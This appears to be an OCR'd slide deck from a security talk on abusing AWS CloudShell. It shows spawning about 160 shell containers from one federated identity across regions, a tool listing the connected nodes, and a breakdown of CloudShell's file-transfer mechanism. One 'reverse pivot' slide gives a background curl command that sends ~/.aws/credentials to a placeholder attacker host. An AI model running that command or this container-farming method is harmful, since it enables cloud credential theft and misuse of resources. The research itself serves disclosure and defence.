[2026-08-04T16:12:13Z][DEBUG] sendHeartBeat region=ap-northeast-2 environment_id=c5bed9dd-062e-4f43-8008-1a5cc797715b request_id=9fe8f268-2af7-4754-9
[2026-08-04T16:12:30Z][DEBUG] API request: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat body_bytes=56
[2026-08-04T16:12:31Z][DEBUG] API response: POST https://cloudshell.ap-northeast-1.amazonaws.com/sendHeartBeat status=200 request_id=926111e1-0548-4a
[2026-08-04T16:12:31Z][DEBUG] sendHeartBeat region=ap-northeast-1 environment_id=349437ae-4c7b-40f9-a976-8f2afeaa3d02 request_id=926111e1-0548-4abf-b
```

CMD b Bulk o Output p Provision c Connect d Disconnect s Start S Stop U Unregister D Delete
VIEW ←/→ Prev/Next tab pgup/pgdn Scroll shift+←/→ Scroll horiz

Look Ma, No Billing!

👀

Look Ma, No Billing!



The Plot Sickens

"Working as designed. Exploited as discovered."

AssumeRole

1st-Class Dynamic Identities

```
aws sts assume-role \

  --role-arn
arn:aws:iam::123456789
012:role/MyRole \

  --role-session-name
Jack \

  --region us-west-2
```


```
{
  "eventVersion": "1.11",
  "userIdentity": {
    "principalId": "AIDAJQABLZS4A3QDU576Q",
    "arn": "arn:aws:iam::123456789012:user/joe",
    "accountId": "123456789012",
    "accessKeyId": "AKIAIOSFODNN7EXAMPLE",
    "userName": "joe"
  },
  "eventSource": "sts.amazonaws.com",
  "eventName": "AssumeRole",
  "awsRegion": "us-west-2",
  "responseElements": {
    "assumedRoleUser": {
      "assumedRoleId": "AROA1234567890EXAMPLE:Jack",
      "arn": "arn:aws:sts::123456789012:assumed-role/MyRole/Jack"
    }
  }
}
```

GetFederationToken

1st-Class Dynamic Identities

```
aws sts get-federation-token \

  --name cloudbasher \

  --policy '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":"*","Resource":"*"}]}' \

  --region us-west-2
```

> CreateSession

Event record Info

JSON view

```
{
    "eventVersion": "1.11",
    "userIdentity": {
        "type": "FederatedUser",
        "principalId": "05********79:cloudbasher",
        "arn": "arn:aws:sts::05********79:federated-user/cloudbasher",
        "accountId": "05********79",
        "accessKeyId": "ASIAQ2AUEJRNXWKZUCBO",
        "sessionContext": {
            "sessionIssuer": {
                "type": "IAMUser",
                "principalId": "AIDAQ2***********EW5",
                "arn": "arn:aws:iam::05********79:user/aws_user",
                "accountId": "05********79",
                "userName": "aws_user"
            },
            "attributes": {
                "creationDate": "2026-08-05T02:26:32Z",
                "mfaAuthenticated": "false"
            }
        }
    },
```

AssumeRole (SSO)

1st-Class Dynamic Identities (IdP control)


```
{
    "eventVersion": "1.11",
    "userIdentity": {
        "type": "AssumedRole",
        "principalId": "AROAQ2AUEJRNXITZK4NYA:an_sso_admin",
        "arn": "arn:aws:sts::05********79:assumed-role/AWSReservedSSO_AdministratorAccess_047********ae410/an_sso_admin",
        "accountId": "05********79",
        "accessKeyId": "ASIAQ2AUEJRNSR4YEXVP",
        "sessionContext": {
            "sessionIssuer": {
                "type": "Role",
                "principalId": "AROAQ2AUEJRNXITZK4NYA",
                "arn": "arn:aws:iam::05********79:role/aws-reserved/sso.amazonaws.com/us-west-1/AWSReservedSSO_Administrator
                "accountId": "05********79",
                "userName": "AWSReservedSSO_AdministratorAccess_047********ae410"
            },
            "attributes": {
                "creationDate": "2026-08-03T23:58:58Z",
                "mfaAuthenticated": "false"
            }
        },
        "onBehalfOf": {
            "userId": "6939496e-40c1-701e-43ef-61f98df93198",
            "identityStoreArn": "arn:aws:identitystore::854217873965:identitystore/d-91671f177d"
        }
```

Leveraging a Procreation Identity: 1 begets N

MyProfile

<l0ud💥bash3r>

Nodes (160) [redacted]

		Node	CSP	Act|Org|Ten	Cred	Identity	Target Identity	IP	Host	Region
1	□ ● ✓	1	AWS	055******579	Perm	user/falcon	federated/harbor	43.**.**.181	ip-10-**-**-9.***.***.internal	ap-northeast-1
2	□ ● ✓	2	AWS	055******579	Perm	user/falcon	federated/harbor	43.**.**.173	ip-10-**-**-223.***.***.internal	ap-northeast-2
3	□ ● ✓	3	AWS	055******579	Perm	user/falcon	federated/harbor	13.**.**.59	ip-10-**-**-246.***.***.internal	ap-south-1
4	□ ● ✓	4	AWS	055******579	Perm	user/falcon	federated/harbor	54.**.**.244	ip-10-**-**-1.***.***.internal	ap-southeast-1
5	□ ● ✓	5	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.151	ip-10-**-**-10.***.***.internal	ap-southeast-2
6	□ ● ✓	6	AWS	055******579	Perm	user/falcon	federated/harbor	15.**.**.192	ip-10-**-**-36.***.***.internal	ca-central-1
7	□ ● ✓	7	AWS	055******579	Perm	user/falcon	federated/harbor	18.**.**.166	ip-10-**-**-196.***.***.internal	eu-central-1
8	□ ● ✓	8	AWS	055******579	Perm	user/falcon	federated/harbor	51.**.**.48	ip-10-**-**-191.***.***.internal	eu-north-1
9	□ ● ✓	9	AWS	055******579	Perm	user/falcon	federated/harbor	34.**.**.235	ip-10-**-**-233.***.***.internal	eu-west-1
10	□ ● ✓	10	AWS	055******579	Perm	user/falcon	federated/harbor	3.**.**.184	ip-10-**-**-0.***.***.internal	eu-west-2
11	□ ● ✓	11	AWS	055******579	Perm	user/falcon	federated/harbor	35.**.**.168	ip-10-**-**-69.***.***.internal	eu-west-3
12	□ ● ✓	12	AWS	055******579	Perm	user/falcon	federated/harbor	54.**.**.181	ip-10-**-**-176.***.***.internal	sa-east-1
13	□ ● ✓	13	AWS	055******579	Perm	user/falcon	federated/harbor	54.**.**.174	ip-10-**-**-196.***.***.internal	us-east-1
14	□ ● ✓	14	AWS	055******579	Perm	user/falcon	federated/harbor	18.**.**.167	ip-10-**-**-99.***.***.internal	us-east-2
15	□ ● ✓	15	AWS	055******579	Perm	user/falcon	federated/harbor	18.**.**.154	ip-10-**-**-96.***.***.internal	us-west-1
16	□ ● ✓	16	AWS	055******579	Perm	user/falcon	federated/harbor	34.**.**.218	ip-10-**-**-221.***.***.internal	us-west-2
17	□ ● ✓	17	AWS	055******579	Perm	user/falcon	federated/cedar	35.**.**.69	ip-10-**-**-186.***.***.internal	ap-northeast-1
18	□ ● ✓	18	AWS	055******579	Perm	user/falcon	federated/cedar	3.**.**.155	ip-10-**-**-119.***.***.internal	ap-northeast-2

AWS Node 1 (1/160)
Status:Running/Connected · Credential:Perm – · Region:ap-northeast-1 · IP:43.**.**.181 · Host:ip-10-**-**-9.***.***.internal
Identity:user/falcon · Target Identity:federated-user/harbor

Info 100/100

Log AWS Logs AWS Billing

```
[2026-08-04T16:25:37Z][INFO] WebSocket: send command command='cat /etc/hostname' seq=7
[2026-08-04T16:25:37Z][INFO] WebSocket: receiving output frames
[2026-08-04T16:25:37Z][INFO] WebSocket: connected; sending token envelope + resize
[2026-08-04T16:25:37Z][INFO] WebSocket: warmup=ok
```

CMD b Bulk o Output p Provision c Connect d Disconnect s Start S Stop U Unregister D Delete
VIEW t Terminal x Select a All enter Expand v Flat/Tree ←/→ Page cols m Mask Q Quit : Command

Demo

AWS: 1 Identity Begets N Containers

1 Procreation Credential: ~160 Containers

Identity

IAM User
- with CloudShell IAM perms

Role
- with CloudShell IAM perms

16
us-east-1
…
us-west-1
us-west-2
…

16x

Procreation Identity

Who can AssumeRole
- to role with CloudShell IAM perms

Who can GetFederationToken
- from IAM user with CloudShell IAM perms

N
Name1
Name2
Name3
Name4
…

16
us-east-1
…
us-west-1
us-west-2
…

160x


Now with Payload: Go Ahead, It's Safe


CloudShell

us-east-2 +


```bash
#!/usr/bin/env bash
set -euo pipefail

DB_HOST="${DB_HOST:-mydb.xxxxxxxxxxxx.us-east-1.rds.amazonaws.com}"
DB_NAME="${DB_NAME:-appdb}"
DB_USER="${DB_USER:-postgres}"
DUMP_FILE="appdb-$(date +%Y%m%d-%H%M%S).sql.gz"

# pull the password from Secrets Manager rather than hardcoding it
export PGPASSWORD=$(aws secretsmanager get-secret-value \
  --secret-id prod/appdb/postgres --query SecretString --output text \
  | jq -r .password)

echo "Dumping $DB_NAME from $DB_HOST..."
pg_dump -h "$DB_HOST" -U "$DB_USER" -d "$DB_NAME" --no-owner --no-privileges \
  | gzip > "$DUMP_FILE"

echo "Uploading to S3 backup bucket..."
aws s3 cp "$DUMP_FILE" "s3://my-db-backups/$DUMP_FILE"

echo "Done: $DUMP_FILE ($(du -h "$DUMP_FILE" | cut -f1))"
~
~
```

Now with Payload: Go Ahead, It's Safe




CloudShell File Transfer 101
1 File Transfer == 2 presigned URLs via an AWS-managed bucket
4
browser download / GET
FileDownloadPresignedUrl
3
curl upload / POST
FileUploadPresignedUrl
2
websocket
HISTFILE=/dev/null
curl ...
Container
User
Endpoint
1
POST
/getFileDownloadUrls
CloudShell Service
AWS Presigned URLs

Now with Payload: Go Ahead, It's Safe



Now with Payload: Go Ahead, It's Safe

```bash
#!/usr/bin/env bash
set -euo pipefail

DB_HOST="${DB_HOST:-mydb.xxxxxxxxxxxx.us-east-1.rds.amazonaws.com}"
DB_NAME="${DB_NAME:-appdb}"
DB_USER="${DB_USER:-postgres}"
DUMP_FILE="appdb-$(date +%Y%m%d-%H%M%S).sql.gz"

# pull the password from Secrets Manager rather than hardcoding it
export PGPASSWORD=$(aws secretsmanager get-secret-value \
  --secret-id prod/appdb/postgres --query SecretString --output text \
  | jq -r .password)

echo "Dumping $DB_NAME from $DB_HOST..."
pg_dump -h "$DB_HOST" -U "$DB_USER" -d "$DB_NAME" --no-owner --no-privileges \
  | gzip > "$DUMP_FILE"

echo "Uploading to S3 backup bucket..."
aws s3 cp "$DUMP_FILE" "s3://my-db-backups/$DUMP_FILE"

echo "Done: $DUMP_FILE ($(du -h "$DUMP_FILE" | cut -f1))"
```

🤷

The Third Direction: Reverse Pivot

🔥🔥🔥

```
curl -s --data-binary @~/.aws/credentials "http://X.X.X.X:YYYY/" >/dev/null 2>&1 &
```

CloudShell File Transfer 101 🧪

1 File Transfer == 2 presigned URLs via an AWS-managed bucket


Observed chronology:

Order	Layer	Action	Key inputs	Key outputs
1	HTTP	`POST /getFileUploadUrls`	`EnvironmentId`, `FileUploadPath`	presigned write and read capabilities
2	HTTPS to S3	multipart `POST` to `FileUploadPresignedUrl`	`FileUploadPresignedFields` plus local file bytes	staged S3 object written
3	WS binary	helper commands sent to PTY	presigned GET URL and SSE-C headers	shell-side download starts
4	WS binary	PTY runs `curl --fail ... --output "/home/cloudshell-user/<path>"`	`FileDownloadPresignedUrl`, `FileDownloadPresignedKey`, `FileDownloadPresignedKeyHash`	file copied into CloudShell
5	WS binary	`echo EXIT_CODE$?`	none	`EXIT_CODE0` on success

Observed websocket command chronology:


Order	Command
1	`HISTFILE=/dev/null`
2	`[ -f "/home/cloudshell-user/foo.sh" ]`
3	`echo EXIT_CODE$?`
4	`curl --fail -H "x-amz-server-side-encryption-customer-algorithm: AES256" -H "x-amz-server-side-encryption-customer-key: ..." -H "x-amz-server-side-encryption-customer-key-MD5: ..." "<presigned URL>" --output "/home/cloudshell-user/foo.sh"`
5	`echo EXIT_CODE$?`
6	`exit`

Storage Alchemy: Bytes of Holding

